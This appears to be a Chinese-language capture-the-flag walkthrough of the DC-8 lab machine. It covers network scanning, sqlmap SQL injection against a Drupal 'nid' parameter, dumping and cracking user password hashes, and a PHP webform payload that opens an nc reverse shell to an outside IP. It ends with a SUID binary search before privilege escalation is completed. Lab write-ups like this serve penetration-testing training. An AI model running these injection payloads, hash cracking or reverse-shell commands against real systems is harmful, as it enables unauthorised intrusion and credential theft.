0%

1.探索

nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:f3:3b:7c, IPv4: 192.168.43.157
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.43.1 3a:e9:6f:eb:62:78 (Unknown: locally administered)
192.168.43.88 08:00:27:a3:ed:7c PCS Systemtechnik GmbH
192.168.43.153 ca:6e:5b:3c:62:0f (Unknown: locally administered)

┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.43.88
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 15:39 CST
Nmap scan report for dc-8 (192.168.43.88)
Host is up (0.00052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:A3:ED:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

IP: 192.168.43.88

dirsearch

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.43.88/ -e php,txt,html,htm -i 200

[20:57:02] Starting:
[20:57:59] 200 - 33KB - /CHANGELOG.txt
[20:58:02] 200 - 769B - /COPYRIGHT.txt
[20:58:24] 200 - 1KB - /install.php
[20:58:24] 200 - 868B - /INSTALL.mysql.txt
[20:58:24] 200 - 842B - /INSTALL.pgsql.txt
[20:58:24] 200 - 1KB - /install.php?profile=default
[20:58:24] 200 - 6KB - /INSTALL.txt
[20:58:27] 200 - 7KB - /LICENSE.txt
[20:58:30] 200 - 2KB - /MAINTAINERS.txt
[20:58:35] 200 - 2KB - /node
[20:58:44] 200 - 2KB - /README.txt
[20:58:45] 200 - 744B - /robots.txt
[20:58:48] 200 - 715B - /sites/all/modules/README.txt
[20:58:48] 200 - 545B - /sites/all/themes/README.txt
[20:58:48] 200 - 129B - /sites/all/libraries/README.txt
[20:58:48] 200 - 0B - /sites/example.sites.php
[20:58:48] 200 - 431B - /sites/README.txt
[20:58:55] 200 - 3KB - /UPGRADE.txt
[20:58:56] 200 - 2KB - /user
[20:58:56] 200 - 2KB - /user/
[20:58:56] 200 - 2KB - /user/login/
[20:58:58] 200 - 177B - /views/ajax/autocomplete/user/a
[20:59:00] 200 - 2KB - /web.config
[20:59:03] 200 - 42B - /xmlrpc.php


说明

  • -i--include-status:指定需要保留的状态码,多个状态码用逗号分隔(如 -i 200,201
  • -u:目标 URL
  • -e--extensions:指定扫描的文件扩展名
    指定状态码为200和403的php,txt,html,htm页面


查看robots.txt

发现login登录的 path

2.页面


点击Who we Are 发现nid=2, 推测是否有注入点

尝试后面加', 发现存在注入点
sqlmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch
___
__H__
___ ___[,]_____ ___ ___ {1.9.11#stable}
|_ -| . [(] | .'| . |
|___|_ ["]_|_|_|__,| _|
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:00:01 /2026-01-12/
......
---
Parameter: nid (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: nid=2 AND 6281=6281

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: nid=2 AND (SELECT 2777 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(2777=2777,1))),0x7171787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: nid=2 AND (SELECT 1947 FROM (SELECT(SLEEP(5)))UZxb)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: nid=-6921 UNION ALL SELECT CONCAT(0x71717a6b71,0x645a5a425551534354454450646c59696655557456596e534e6d6579745764465442416764717553,0x7171787871)-- -
---
[16:00:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:00:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 25 times
[16:00:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.88'

查看库

1
2
3
4
5
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch --dbs
available databases [2]:
[*] d7db
[*] information_schema

发现两个库
d7dbinformation_schema (系统库可忽略)

查看库d7db的表

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch -D d7db --tables
Database: d7db
[88 tables]
+-----------------------------+
| block |
.......
| users |
| users_roles |
| |
+-----------------------------+

查看users表的列

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch -D d7db -T users --columns
Database: d7db
Table: users
[16 columns]
+------------------+------------------+
| Column | Type |
+------------------+------------------+
| data | longblob |
| language | varchar(12) |
| name | varchar(60) |
| status | tinyint(4) |
| access | int(11) |
| created | int(11) |
| init | varchar(254) |
| login | int(11) |
| mail | varchar(254) |
| pass | varchar(128) |
| picture | int(11) |
| signature | varchar(255) |
| signature_format | varchar(255) |
| theme | varchar(255) |
| timezone | varchar(32) |
| uid | int(10) unsigned |
+------------------+------------------+

查看users表user和pass字段

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch -D d7db -T users -C "name,pass" --dump
+--------+---------------------------------------------------------+
| name | pass |
+--------+---------------------------------------------------------+
| admin | $S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z |
| john | $S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF |
+--------+---------------------------------------------------------+
[16:17:09] [INFO] table 'd7db.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.43.88/dump/d7db/users.csv'
[16:17:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:17:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.88'

John

第一个admin没爆破出来,第二个用户John出来了

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/localkali/testpayload/CD8]
└─# john --format=drupal7 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle (?)
1g 0:00:00:00 DONE (2026-01-12 16:34) 1.785g/s 914.2p/s 914.2c/s 914.2C/s genesis..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

user: John
pass: turtle

3.登录

一点点找有用的线索,这里发现了webform可以编辑

可以选择php语言,我们思考可以nc反弹

1
2
3
<?php
system("nc -e /bin/bash 192.168.3.37 1111")
?>

4.提权

一般可以查看内核信息uname -a 或者查看定时任务 cat /etc/crontab ,本题无相关信息。

分析

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[~]
└─# nc -lp 1111
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@dc-8:/var/www/html$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount

python3 -c "import pty;pty.spawn('/bin/bash');" ==稳定shell==

find / -user root -perm -4000 -print 2>/dev/null
